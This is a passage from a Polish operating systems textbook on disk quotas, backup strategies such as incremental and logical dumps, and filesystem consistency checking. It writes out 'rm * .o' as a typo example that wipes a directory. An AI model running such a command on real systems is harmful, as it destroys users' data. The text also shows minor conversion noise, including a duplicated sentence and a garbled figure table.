Aby przeciwdziałać trendowi zużywania zbyt dużej ilości miejsca na dysku przez pojedynczych użytkowników, w wielodostępnych systemach operacyjnych często wykorzystuje się mechanizm wymuszania limitów dyskowych. Idea jest taka, że administrator systemu przypisuje każdemu użytkownikowi maksymalny przydział plików i bloków, a system operacyjny dba o to, aby użytkownicy nie przekraczali ustalonych limitów. Typowy mechanizm opisano poniżej.

Kiedy użytkownik otwiera plik, system operacyjny lokalizuje atrybuty i adresy dyskowe i umieszcza je w tablicy otwartych plików w pamięci głównej. Wśród atrybutów jest wpis informujący o tym, kim jest właściciel. Każde zwiększenie rozmiaru pliku wiąże się z obciążeniem konta właściciela.

W drugiej tablicy jest zapisany rekord limitu dla wszystkich użytkowników, którzy mają w danym momencie otwarte pliki — nawet jeśli otworzył je ktoś inny. Tablicę tę przedstawiono na rysunku 4.20. Jest to fragment pliku limitu na dysku dla użytkowników, których pliki są w danym momencie otwarte. Kiedy wszystkie pliki zostaną zamknięte, rekord jest zapisywany z powrotem do pliku limitów.



Rysunek 4.20. Śledzenie wykorzystania zasobów dyskowych w tablicy limitów na poziomie użytkowników

Kiedy w tablicy otwartych plików jest tworzony nowy wpis, wprowadzony zostaje do niej wskaźnik do rekordu limitu właściciela. Dzięki temu można łatwo zlokalizować różne limity. Za każdym razem, kiedy do pliku zostaje dodany blok, całkowita liczba bloków przypisanych do właściciela jest inkrementowana i odbywa się sprawdzenie zarówno twardych, jak i miękkich limitów. Miękki limit może być przekroczyony, ale twardy nie. Próba dodania informacji do pliku po osiągnięciu twardego limitu bloków spowoduje błąd. Analogiczne testy są wykonywane w odniesieniu do liczby plików, aby uniemożliwić użytkownikowi wykorzystanie wszystkich i-węzłów.

Kiedy użytkownik podejmuje próbę logowania, system analizuje plik limitów, by zobaczyć, czy użytkownik przekroczył miękki limit zarówno co do liczby plików, jak i liczby bloków dyskowych. Jeśli dowolny limit zostanie przekroczyony, wyświetlane jest ostrzeżenie, a licznik pozostałych ostrzeżeń zostaje zmniejszony o jeden. Jeśli licznik kiedykolwiek osiągnie zero, będzie to oznaczało, że użytkownik zignorował ostrzeżenie o jeden raz za dużo i nie jest uprawniony do zalogowania się. Uzyskanie ponownego uprawnienia do zalogowania się będzie wymagało rozmowy z administratorem systemu.

Opisana metoda pozwala użytkownikom przekraczać miękkie limity podczas sesji logowania, pod warunkiem że przed wylogowaniem usuną nadmiar. Twarde limity nigdy nie mogą być przekroczone.

4.4.2. Kopie zapasowe systemu plików

Zniszczenie systemu plików często jest znacznie poważniejszym problemem niż zniszczenie komputera. Jeśli komputer zostanie zniszczony w pożarze, uszkodzi się od uderzenia pioruna lub filiżanki kawy wylanej na klawiaturę, jest to denerwujące i wiąże się z wydatkami, ale ogólnie rzecz biorąc, bez trudu można kupić komputer zastępczy. Niedrogie komputery osobiste można nawet wymienić w ciągu godziny — wystarczy pójść do najbliższego sklepu komputerowego (poza uniwersytetami, gdzie złożenie zamówienia wymaga trzech narad, pięciu podpisów i 90 dni).

Jeśli system plików komputera zostanie nieodwracalnie zniszczony — niezależnie od tego, czy winny jest sprzęt, czy oprogramowanie, odtworzenie wszystkich informacji będzie trudne, czasochłonne, a w wielu przypadkach po prostu niemożliwe. Osoby, których programy, dokumenty, informacje podatkowe, dane klientów, bazy danych, plany marketingowe lub inne informacje

znikną na zawsze, mogą ponieść bolesne konsekwencje. Choć system plików nie jest w stanie zapewnić żadnego zabezpieczenia przed fizyczną destrukcją sprzętu i nośników, może pomóc chronić informacje. Czynność ta zdaje się dość łatwa: wystarczy wykonywać kopie zapasowe. Nie jest to jednak tak proste, jak się wydaje. Spróbujmy przyjrzeć się bliżej temu problemowi.

Większość osób uważa, że wykonywanie kopii zapasowych własnych plików nie jest warte czasu ani wysiłków. Myślą tak aż do chwili, w której ich dysk nagle przestaje działać. Wtedy nagle uświadamiają sobie swój błąd. Z kolei firmy (zazwyczaj) zdają sobie sprawę z wartości swoich danych i przeważnie wykonują kopie zapasowe przynajmniej raz dziennie — zwykle na taśmie. Nowoczesne taśmy są w stanie pomieścić setki gigabajtów danych, a cena 1 gigabajta jest bardzo niska. Niemniej jednak wykonywanie kopii zapasowych nie jest tak trywialne, jak mogłoby się wydawać na pierwszy rzut oka, dlatego poniżej przeanalizujemy niektóre problemy z tym związane.

Kopie zapasowe na taśmach zazwyczaj wykonuje się w celu rozwiązyania jednego z dwóch potencjalnych problemów, którymi są:

1. Odtwarzanie danych po awarii.
2. Odtwarzanie danych utraconych w wyniku własnej głupoty.

Pierwszy przypadek obejmuje przywrócenie komputera do działania po awarii dysku, pożarze, powodzi lub innej naturalnej katastrofie. W praktyce takie rzeczy nie zdarzają się zbyt często, dlatego sporo osób rezygnuje z wykonywania kopii zapasowych. Z tego samego powodu osoby te rezygnują z ubezpieczania swoich domów na wypadek pożaru.

Drugi problem polega na tym, że użytkownicy zwykle przypadkowo usuwają pliki, których później znów potrzebują. Problem ten występuje tak często, że „usunięcie” pliku w systemie Windows wcale nie powoduje jego usunięcia, tylko przeniesienie do specjalnego katalogu — *kosza*, skąd można go bez trudu odzyskać. Mechanizm kopii zapasowych rozwija tę ideę i umożliwia odzyskiwanie plików usuniętych wiele dni, a nawet tygodni wcześniej.

Wykonywanie kopii zapasowych zajmuje dużo czasu i wymaga dużej ilości miejsca, dlatego wykonywanie tej czynności w sposób skuteczny i wygodny ma istotne znaczenie. Z przytoczonych uwarunkowań wynikają opisane poniżej problemy. Po pierwsze, czy należy wykonywać kopię zapasową całego systemu plików, czy tylko jego części. W wielu instalacjach programy wykonywalne (binarne) są przechowywane w ograniczonej przestrzeni drzewa systemu plików. Tworzenie kopii zapasowych tych plików nie jest konieczne, ponieważ wszystkie można zainstalować z witryny WWW producenta lub dostarczonej płyty DVD. Większość systemów jest również wyposażonych w katalog na pliki tymczasowe. Zazwyczaj także dla tych plików nie ma potrzeby tworzenia kopii zapasowych. W systemie UNIX wszystkie pliki specjalne (urządzenia wejścia-wyjścia) są przechowywane w katalogu */dev*. Tworzenie kopii zapasowej tego katalogu nie tylko okazuje się niekonieczne, ale jest też niebezpieczne, ponieważ program tworzący kopię zapasową zawiesiłby się, gdyby spróbował odczytać wszystkie zapisane w nim pliki. Krótko mówiąc, zazwyczaj pożądane jest wykonanie kopii zapasowej tylko wskazanych katalogów razem z całą ich zawartością, a nie całych systemów plików.

Po drugie tworzenie kopii zapasowych plików, które nie zmieniły się od czasu wykonania poprzedniej kopii zapasowej, jest marnotrawstwem — to prowadzi do koncepcji *kopii przyrostowych*. Najprostsza forma kopii przyrostowych polega na okresowym wykonywaniu pełnego zrzutu (kopii zapasowej), np. co tydzień lub co miesiąc, a następnie wykonaniu codziennego zrzutu tych plików, które zostały zmodyfikowane od czasu wykonania ostatniej pełnej kopii zapasowej. Jeszcze lepiej jest wykonać zrzut tylko tych plików, które zmieniły się od czasu wykonania ich ostatniej kopii zapasowej. Choć taki mechanizm minimalizuje czas wykonywa-

nia kopii, sprawia, że odtwarzanie staje się bardziej złożone, ponieważ najpierw trzeba odtworzyć ostatnią pełną kopię zapasową, a następnie wszystkie kopie przyrostowe w odwróconej kolejności. W celu ułatwienia odtwarzania często wykorzystuje się bardziej zaawansowane mechanizmy tworzenia zrzutów przyrostowych.

Po trzecie, ze względu na to, że zwykle tworzy się kopie zapasowe bardzo dużych ilości danych, przed zapisaniem ich na taśmę warto poddać je kompresji. Jednak w przypadku wielu algorytmów kompresji pojedynczy błąd na taśmie z kopią zapasową może uniemożliwić przeprowadzenie dekompresji i spowodować, że cały plik lub nawet cała taśma staną się niemożliwe do odczytania. Z tego powodu należy dokładnie rozważyć decyzję o kompresji strumienia kopii zapasowej.

Dalej: przeprowadzenie kopii zapasowej aktywnego systemu plików jest trudne. Jeśli podczas procesu wykonywania kopii zapasowej pliki i katalogi są dodawane, usuwane i modyfikowane, uzyskana kopia zapasowa może być niespójna. Ponieważ jednak wykonywanie kopii zapasowej może zająć wiele godzin, czasami konieczne staje się wyłączenie systemu na większą część nocy — a to nie zawsze jest do przyjęcia. Z tego powodu opracowano algorytmy wykonywania szybkich migawek stanu systemu plików poprzez skopiowanie krytycznych struktur danych. Zmiany w plikach i katalogach po wykonaniu migawki wymagają kopiowania bloków zamiast aktualizowania ich na miejscu [Hutchinson et al., 1999]. W ten sposób system plików jest zamrożony według stanu z chwili wykonania migawki, dzięki czemu kopia zapasowa może być wykonana później, w dogodnym czasie.

I wreszcie — wykonywanie kopii zapasowych stwarza firmom wiele problemów niezwiązanych z techniką. Najlepszy system zabezpieczeń online na świecie może okazać się bezużyteczny, jeśli administrator systemu przechowuje wszystkie taśmy z kopiami zapasowymi w swoim biurze, które jest otwarte i niezabezpieczone, kiedy administrator maszeruje przez hall po kawę. Wystarczy, że intruz wśliznie się na sekundę do biura administratora, włoży malutką taśmę do kieszeni i szybko zniknie. Do widzenia, zabezpieczenia. Codzienne wykonywanie kopii zapasowych będzie miało niewielki sens, jeśli ogień, który spali komputery, spali także wszystkie taśmy z kopiami zapasowymi. Z tego względu kopie zapasowe powinny być przechowywane na zewnątrz. To jednak wprowadza dodatkowe zagrożenia (ponieważ teraz trzeba zabezpieczyć dwa ośrodki). Dokładny opis tych i innych praktycznych problemów administracyjnych można znaleźć w [Nemeth et al., 2013]. Poniżej omówimy tylko techniczne problemy związane z wykonywaniem kopii zapasowych systemów plików.

Podczas wykonywania kopii zapasowej dysku na taśmę można zastosować dwie strategie: zrzut fizyczny lub zrzut logiczny. *Zrzut fizyczny* rozpoczyna się od bloku 0 na dysku i polega na zapisaniu po kolei wszystkich bloków dyskowych na wyjściowej taśmie. Zrzut kończy się po skopiowaniu ostatniego bloku. Programy, które realizują takie zrzuty, są tak proste, że można bez trudu zapewnić, aby działały w stu procentach bezbłędnie — coś, czego zwykle nie można zapewnić dla żadnego innego programu użytkowego.

Niemniej jednak warto usłyszeć kilka uwag na temat tworzenia fizycznych zrzutów. Z jednej strony nie ma zbyt wiele pozytku z tworzenia kopii zapasowych nieużywanych bloków dyskowych. Gdyby program realizujący kopię mógł uzyskać dostęp do struktury danych, gdzie są zapisane informacje o wolnych blokach, mógłby uniknąć zrzucania nieużywanych bloków. Pomijanie nieużywanych bloków wymaga jednak zapisania numeru każdego bloku przed blokiem (lub jego odpowiednikiem), ponieważ w tym przypadku blok k na taśmie nie jest już blokiem k na dysku.

Drugi problem to zrzucanie uszkodzonych bloków. Wyprodukowanie dużego dysku bez żadnych defektów jest prawie niemożliwe. Na każdym dysku znajduje się pewna liczba uszkodzonych

bloków. Czasami przy wykonywaniu niskopoziomowego formatowania są wykrywane uszkodzone bloki, oznaczane jako uszkodzone i zastępowane zapasowymi blokami, zarezerwowanymi na końcu każdej ścieżki na wypadek takich właśnie sytuacji. W wielu przypadkach kontroler dysku obsługuje operację wymiany uszkodzonych bloków w sposób przezroczysty, a system operacyjny nawet nie zdaje sobie z tego sprawy.

Czasami jednak bloki uszkadzają się już po formatowaniu. W takiej sytuacji system operacyjny kiedyś je wykryje. Zwykle system operacyjny rozwiązuje problem poprzez stworzenie „pliku” składającego się z wszystkich uszkodzonych bloków — po to, by uzyskać pewność, że bloki te nigdy nie znajdą się w puli bloków wolnych i nigdy nie zostaną przydzielone. Jak łatwo odgadnąć, taki plik zupełnie nie daje się odczytać.

Jeśli wszystkie uszkodzone bloki zostaną zastąpione przez kontroler dysku i ukryte przed systemem operacyjnym w sposób opisany powyżej, tworzenie fizycznego zrzutu działa bez problemów. Jeśli jednak bloki te są widoczne dla systemu operacyjnego i utrzymywane w jednym lub kilku plikach (lub mapach bitowych) z uszkodzonymi blokami, jest absolutnie konieczne, aby program wykonujący zrzut fizyczny uzyskał dostęp do informacji o uszkodzonych blokach. W ten sposób może on uniknąć zrzucania uszkodzonych bloków, co doprowadziłoby do wielu powtarzających się błędów odczytu dysku.

W systemach z rodziny Windows utrzymywane są pliki stronicowania i hibernacji — nie są potrzebne przy odtwarzaniu, dlatego nie należy ich uwzględniać podczas tworzenia kopii zapasowej. W innych systemach mogą występować również inne pliki wewnętrzne, które nie powinny być uwzględnione w kopii zapasowej, więc programy tworzące zrzut powinny o nich wiedzieć.


Najważniejsze zalety wykonywania fizycznych zrzutów to prostota i duża szybkość (ograniczona tylko szybkością dysku). Główne wady to brak możliwości pominięcia wybranych katalogów, wykonywania kopii przyrostowych oraz odtwarzania pojedynczych plików na żądanie. Z tych względów w większości instalacji wykonuje się logiczne kopie zapasowe.

Tworzenie *logicznej kopii zapasowej* rozpoczyna się w jednym lub kilku wskazanych katalogach. Następnie rekurencyjnie zrzucane są wszystkie pliki i katalogi, pod warunkiem że zmieniły się od określonej daty bazowej (np. wykonania ostatniej kopii zapasowej w przypadku kopii przyrostowej lub instalacji systemu w przypadku kopii pełnej). Tak więc w logicznej kopii zapasowej na taśmę ze zrzutem trafia ciąg uważnie zidentyfikowanych katalogów i plików. Dzięki temu można z łatwością odtworzyć na żądanie wskazany plik lub katalog.

Ponieważ wykonywanie logicznych zrzutów jest najpopularniejszą formą, spróbujmy szczegółowo przeanalizować najczęściej stosowany algorytm, używając przykładu z rysunku 4.21. Algorytm ten jest stosowany w większości systemów uniksowych. Na rysunku widzimy drzewo plików z katalogami (kwadraty) i plikami (kółka). Elementy wyróżnione szarym kolorem były modyfikowane od daty bazowej, dlatego trzeba je uwzględnić w kopii zapasowej. Elementy, które nie zostały wyróżnione, nie muszą być zrzucane.

Algorytm ten zrzuca również wszystkie katalogi (nawet te niemodyfikowane), które leżą na ścieżce do modyfikowanego pliku czy katalogu. Dzieje się tak z dwóch powodów. Po pierwsze, aby było możliwe odtworzenie zrzuconych plików i katalogów do świeżego systemu plików na innym komputerze. Dzięki temu można wykorzystać programy dump i restore w celu transportowania całych systemów plików pomiędzy komputerami.

Drugim powodem zrzucania niezmodyfikowanych katalogów znajdujących się powyżej zmodyfikowanych plików jest umożliwienie przyrostowego odtwarzania pojedynczych plików (np. w celu obsłużenia sytuacji odtwarzania z powodu głupoty). Przypuśćmy, że w niedzielę wieczorem wykonaliśmy pełną kopię zapasową systemu plików, w poniedziałek wieczorem wyko-



Rysunek 4.21. System plików, dla którego ma być wykonana kopia zapasowa; kwadraty oznaczają katalogi, a kółka pliki; elementy wyróżnione szarym kolorem były modyfikowane od czasu wykonania ostatniej kopii zapasowej; każdy katalog i plik jest oznaczony swoim numerem i-węzła

naliśmy kopię przyrostową. We wtorek usunięto katalog `/usr/jhs/proj/nr3` wraz z wszystkimi katalogami i plikami, które się w nim znajdowały. W środę rano rześki użytkownik chce odtworzyć plik `/usr/jhs/proj/nr3/plans/summary`. Odtworzenie samego pliku *summary* nie jest jednak możliwe, ponieważ nie ma go gdzie umieścić. Najpierw trzeba odtworzyć katalogi *nr3* i *plans*. Aby można było uzyskać prawidłowe informacje o właściwościach, trybach, czasach itp., te katalogi muszą znaleźć się w kopii zapasowej, nawet jeśli same nie zostały zmodyfikowane od czasu wykonania poprzedniej pełnej kopii zapasowej.

Program wykonujący kopię zapasową przechowuje mapę bitową poindeksowaną według numerów i-węzłów z kilkoma bitami dla każdego i-węzła. W miarę postępów algorytmu bity tej mapy są ustawiane i zerowane. Algorytm działa w czterech fazach. Faza 1. rozpoczyna się od katalogu początkowego (w tym przykładzie jest nim katalog główny) i przeanalizowania wszystkich pozycji, które się w nim znajdują. Dla każdego modyfikowanego pliku oznaczany jest jego i-węzeł w mapie bitowej. Każdy katalog również jest oznaczany (niezależnie od tego, czy został zmodyfikowany), a następnie rekurencyjnie badany.

Na końcu fazy 1. wszystkie zmodyfikowane pliki i wszystkie katalogi są oznaczone na mapie bitowej — tak jak pokazano (poprzez wyróżnienie szarym kolorem) na rysunku 4.22(a). Faza 2. polega na ponownym rekurencyjnym przejściu przez drzewo i anulowaniu zaznaczenia wszystkich katalogów, które nie mają zmodyfikowanych plików, lub katalogów zapisanych wewnętrz lub poniżej. Po zakończeniu tej fazy mapa bitowa ma postać taką, jaką pokazano na rysunku 4.22(b). Zwróćmy uwagę, że katalogi: 10, 11, 14, 27, 29 i 30 nie są teraz zaznaczone, ponieważ nie ma w nich żadnych zmodyfikowanych elementów. Te katalogi nie zostaną uwzględnione w kopii zapasowej. Z kolei katalogi 5 i 6 zostaną umieszczone w kopii zapasowej, mimo że ich samych nie zmodyfikowano. Są one bowiem potrzebne do odtworzenia ostatnich zmian na nowej maszynie. Z powodów wydajnościowych fazy 1. i 2. można połączyć w jedno przejście drzewa.

W tym momencie wiadomo, które katalogi i pliki muszą być uwzględnione w kopii zapasowej. Zostały one oznaczone na rysunku 4.22(b). Faza 3. obejmuje skanowanie i-węzłów w kolejności numerycznej i zrzucanie wszystkich katalogów oznaczonych do uwzględnienia w kopii zapasowej. Pokazano to na rysunku 4.22(c). Każdy katalog jest poprzedzony atrybutami katalogu



Rysunek 4.22. Mapy bitowe wykorzystywane w algorytmie zrzutu logicznego

(właściciel, godziny itp.), dzięki czemu te dane można odtworzyć. Na koniec, w fazie 4., pliki oznaczone na rysunku 4.22(d) również są umieszczane w kopii zapasowej. Tym razem także wraz z atrybutami. Na tym wykonywanie kopii zapasowej się kończy.

Odtwarzanie systemu plików z taśm kopii zapasowej jest proste. Na początek na dysku tworząny jest pusty system plików. Później odtwarzana jest ostatnia pełna kopia zapasowa. Ponieważ na taśmie najpierw są umieszczone katalogi, wszystkie one są odtwarzane w pierwszej kolejności i w ten sposób tworzy się szkielet systemu plików. Następnie odtwarzane są same pliki. Proces ten jest następnie powtarzany dla pierwszej przyrostowej kopii zapasowej wykonanej po kopii pełnej, następnie uwzględniana jest kolejna kopia przyrostowa itd.

Chociaż tworzenie logicznych kopii zapasowych jest proste, istnieje kilka trudnych elementów. Po pierwsze, ponieważ lista wolnych bloków nie jest plikiem, nie zostaje umieszczona w kopii zapasowej i dlatego musi być zrekonstruowana od podstaw po odtworzeniu wszystkich kopii zapasowych. Wykonanie tej czynności zawsze jest możliwe, ponieważ zbiór wolnych bloków jest po prostu uzupełnieniem zbioru bloków umieszczonych we wszystkich plikach razem.

Innym problemem są dowiązania. Jeśli plik jest dowiązany do dwóch katalogów lub większej ich liczby, ważne staje się to, aby został odtworzony tylko raz i aby wszystkie katalogi, które mają na niego wskazywać, faktycznie na niego wskazywały.

Jeszcze innym problemem jest to, że pliki systemu UNIX mogą zawierać luki. Całkowicie prawidłowe jest otwarcie pliku, zapisanie kilku bajtów, przejście do odległego przesunięcia pliku i zapisanie kolejnych kilku bajtów. Bloki znajdujące się pomiędzy tymi adresami nie należą do pliku, zatem nie trzeba ich umieszczać w kopii zapasowej i odtwarzać. Pliki zrzutu pamięci często mają lukę pomiędzy segmentem danych a stosem sięgającą setek megabajtów. Jeśli ta luka nie zostanie obsłużona poprawnie, to każdy odtworzony plik zrzutu będzie wypełniał ten obszar zerami, a zatem będzie miał taki sam rozmiar, jak wirtualna przestrzeń adresowa (np. 2^{32} bajtów lub, jeszcze gorzej, 2^{64} bajtów).

Trzeba pamiętać, że pliki specjalne, nazwane potoki i tym podobne elementy nigdy nie powinny być umieszczane w kopii zapasowej, niezależnie od tego, w jakim katalogu się znajdują (niekiedy muszą one znajdować się w katalogu `/dev`). Więcej informacji na temat kopii zapasowych systemów plików można znaleźć w [Chervenak et al., 1998] oraz [Zwicky, 1991].

4.4.3. Spójność systemu plików

Inny obszar, w którym niezawodność jest problemem, to spójność systemu plików. Wiele systemów plików działa w taki sposób, że bloki są wczytywane do pamięci, modyfikowane i z powrotem zapisywane. Jeśli wystąpi awaria systemu, zanim wszystkie zmodyfikowane bloki zostaną zapisane na dysk, system plików może pozostać w stanie niespójnym. Ten problem ma klu-

czowe znaczenie, jeśli niektóre bloki, niezapisane na dysk, są blokami i-węzłów, blokami katalogów lub blokami zawierającymi listę bloków wolnych.

W celu rozwiązania problemu niespójnych systemów plików większość komputerów zawiera program narzędziowy służący do sprawdzania spójności systemu plików; np. w Uniksie jest program `fsck`, a w Windowsie — `sfc` (oraz inne). Program ten można uruchomić każdorazowo po uruchomieniu systemu, szczególnie po wystąpieniu awarii. Program ten można uruchomić każdorazowo po uruchomieniu systemu, szczególnie po wystąpieniu awarii. Sposób działania programu `fsck` opisano poniżej; `sfc` działa nieco inaczej, ponieważ pracuje na innym systemie plików, ale ogólna koncepcja wykorzystania wewnętrznej redundancji systemu plików do jego naprawy w dalszym ciągu obowiązuje. Wszystkie programy sprawdzające weryfikują każdy z systemów plików (partycję dyskową) niezależnie od innych.

Można wykonać dwa rodzaje sprawdzania spójności: na poziomie bloków i plików. W celu sprawdzenia spójności na poziomie bloków program tworzy dwie tabele. W każdej z nich jest licznik dla każdego bloku, który początkowo jest ustawiony na 0. Liczniki w pierwszej tabeli śledzą liczbę wystąpień każdego z bloków w pliku. Liczniki w drugiej tabeli rejestrujączęstość występowania każdego bloku na liście bloków wolnych (lub mapę bitową bloków wolnych).

Następnie program czyta wszystkie i-węzły, wykorzystując surowe urządzenie i ignorując strukturę plików. W wyniku tej operacji zwraca wszystkie bloki dyskowe, począwszy od 0. Wybierając od i-węzła, można stworzyć listę wszystkich numerów bloków wykorzystywanych w danym pliku. Po odczytaniu każdego numeru bloku jego licznik w pierwszej tabeli jest inkrementowany. Następnie program analizuje listę bloków wolnych lub mapę bitową w celu odszukania wszystkich bloków, które nie są wykorzystywane. Każde wystąpienie bloku na liście bloków wolnych skutkuje inkrementacją jego licznika w drugiej tabeli.

Jeśli system plików jest spójny, każdy blok będzie miał 1 w pierwszej lub w drugiej tabeli, tak jak pokazano na rysunku 4.23(a). Jednak w wyniku awarii tabele mogą mieć taką postać, jak pokazano na rysunku 4.23(b), gdzie blok 2 nie występuje w żadnej tabeli. Program zgłosi go jako brakujący blok. Chociaż brakujące bloki nie powodują żadnych praktycznych szkód, przyczyniają się do marnotrawstwa miejsca, a tym samym powodują zmniejszenie objętości dysku. Rozwiązanie problemu brakujących bloków jest proste: program weryfikujący poprawność systemu plików po prostu dodaje je do listy bloków wolnych.

Numer bloku																Numer bloku																		
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15			
1	1	0	1	0	1	1	1	1	0	0	1	1	1	0	0	1	1	0	1	0	1	1	1	1	0	0	1	1	1	0	0			
0	0	1	0	1	0	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0		
Bloki w użyciu																Bloki w użyciu																		
Bloki wolne																Bloki wolne																		
(a)																(b)																		
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15			
1	1	0	1	0	1	1	1	1	0	0	1	1	1	0	0	1	1	0	1	0	1	1	1	1	0	0	1	1	1	0	0	1	1	
0	0	1	0	2	0	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0	0	1	1	0	0	1	1
Bloki w użyciu																Bloki w użyciu																		
Bloki wolne																Bloki wolne																		
(c)																(d)																		

Rysunek 4.23. Stany systemu plików: (a) spójny; (b) brakujący blok; (c) zdublowany blok na liście wolnych bloków; (d) zdublowany blok danych

Inną możliwą sytuację pokazano na rysunku 4.23(c). Widzimy tam blok (nr 4), który dwukrotnie występuje na liście bloków wolnych (duplicaty mogą wystąpić tylko wtedy, gdy lista bloków wolnych jest rzeczywiście listą; w przypadku mapy bitowej jest to niemożliwe). Rozwiązanie w tym przypadku także okazuje się proste: należy odtworzyć listę wolnych bloków.

Najgorsze, co się może zdarzyć, to sytuacja, w której ten sam blok danych występuje w dwóch lub większej liczbie plików, co pokazano na rysunku 4.23(d) dla bloku 5. Jeśli dowolny z tych plików zostanie usunięty, blok 5 zostanie umieszczony na liście bloków wolnych, co doprowadzi do sytuacji, w której ten sam blok będzie jednocześnie w użyciu i wolny. Jeśli obydwa pliki zostaną usunięte, blok zostanie umieszczony na liście wolnych bloków dwukrotnie.

Właściwe działanie programu sprawdzającego system plików to przydzielenie wolnego bloku, skopiowanie do niego zawartości bloku nr 5, a następnie wstawienie kopii do jednego z plików. W ten sposób zawartość informacyjna plików pozostanie bez zmian (choć jest niemal pewne, że jeden z nich będzie zaśmiecony), ale struktura systemu plików będzie spójna. Należy zgłosić błąd, aby umożliwić użytkownikowi zbadanie uszkodzenia.

Oprócz skontrolowania prawidłowego przydzielenia każdego bloku, program sprawdzający poprawność systemu plików powinien również sprawdzić system katalogów. Tutaj także jest wykorzystywana tabela liczników, ale są one na poziomie plików, a nie bloków. Program rozpoznaje sprawdzanie w katalogu głównym i rekurencyjnie schodzi w dół drzewa, badając poszczególne katalogi w systemie plików. Dla każdego i-węzła w każdym katalogu inkrementowany jest licznik użycia danego pliku. Należy pamiętać, że ze względu na istnienie twardych dowiązań, plik może występować w dwóch katalogach lub większej ich liczbie. Dowiązania symboliczne się nie liczą i nie powodują inkrementacji licznika dla docelowego pliku.

Kiedy program sprawdzający poprawność systemu plików zakończy działanie, będzie posiadał listę, poindeksowaną według i-węzła, zawierającą informacje o tym, w ilu katalogach występuje każdy plik. Następnie liczby te zostaną porównane z licznikami dowiązań zapisanymi w samych i-węzłach. Licznik ma początkową wartość 1 w momencie utworzenia pliku i jest inkrementowany za każdym razem, gdy do pliku zostanie utworzone twarde dowiązanie. W spójnym systemie plików oba liczniki będą ze sobą zgodne. Mogą jednak wystąpić dwa rodzaje błędów: licznik dowiązań w i-węźle może mieć za wysoką lub za niską wartość.

Jeśli licznik dowiązań ma większą wartość od liczby wpisów w katalogach, to nawet jeśli wszystkie pliki zostaną usunięte z katalogów, licznik będzie miał ciągle niezerową wartość, a i-węzeł nie zostanie usunięty. Ten błąd nie jest poważny, ale przyczynia się do marnotrawstwa miejsca na dysku z powodu plików, których nie ma w żadnym katalogu. Aby poprawić błąd, należy ustawić licznik dowiązań w i-węźle na prawidłową wartość.

Katastrofalne skutki może mieć inny błąd. Jeśli dwa wpisy w katalogach są dowiązane do pliku, a w i-węźle znajduje się informacja, że jest tylko jeden, to w przypadku usunięcia dowolnego wpisu w katalogu wartość licznika w i-węźle spadnie do zera. Kiedy licznik w i-węźle spadnie do zera, system plików oznaczy go jako nieużywany i zwolni wszystkie jego bloki. W wyniku tego działania jeden z katalogów będzie wskazywał na nieużywany i-węzeł, a jego bloki mogą być wkrótce przypisane do innych plików. W tym przypadku rozwiązaniem jest wymuszenie wartości licznika dowiązań w i-węźle, tak aby pokazywała rzeczywistą liczbę wpisów w katalogu.

Te dwie operacje — sprawdzanie bloków i sprawdzanie katalogów — z powodów wydajnościowych często są łączone w jedną (tzn. wymagany jest tylko jeden przebieg przez i-węzły). Możliwe są również inne testy. Katalogi np. mają ustalony format z numerami i-węzłów i nazwami ASCII. Jeśli numer i-węzła jest większy niż liczba i-węzłów na dysku, oznacza to, że katalog został uszkodzony.

Ponadto każdy i-węzeł ma tryb. Niektóre z nich są poprawne, ale dziwne — np. 0007, który nie daje właścicielowi i jego grupie żadnych praw dostępu, a umożliwia użytkownikom z zewnątrz czytanie, zapisywanie i wykonywanie pliku. Przydałaby się możliwość przynajmniej zgłaszenia plików, które dają osobom z zewnątrz więcej uprawnień niż właścicielowi. Katalogi, które zawierają np. więcej niż 1000 wpisów, również są podejrzane. Pliki umieszczone w katalogach użytkowników, których właścicielem jest superużytkownik i które mają ustawiony bit SETUID, również zwiastują potencjalne problemy z bezpieczeństwem, ponieważ takie pliki, kiedy zostaną uruchomione przez zwykłego użytkownika, zdobywają uprawnienia superużytkownika. Przy odrobinie wysiłku można stworzyć dość długą listę technicznie poprawnych, ale niecodziennych sytuacji, które program sprawdzający powinien odnotować.

W poprzednich akapitach opisano problemy zabezpieczania użytkowników przed awariami. Niektóre systemy plików dbają również o zabezpieczenia użytkowników przed nimi samymi. Jeżeli użytkownik ma zamiar wpisać polecenie:

```
rm *.o
```

w celu usunięcia wszystkich plików z rozszerzeniem *.o* (pliki obiektowe wygenerowane przez kompilator), ale przypadkowo wpisze:

```
rm * .o
```

(zwróciły uwagę na spację za gwiazdką), to program rm usunie wszystkie pliki w bieżącym katalogu, a następnie wyświetli komunikat, że nie może znaleźć plików z rozszerzeniem *.o*. W systemie Windows pliki, które są usuwane, umieszczane są w koszu (specjalnym katalogu), z którego mogą być później odzyskane, jeśli zajdzie taka potrzeba. Oczywiście do czasu usunięcia ich z tamtego katalogu miejsce na dysku nie jest zwalniane.

4.4.4. Wydajność systemu plików

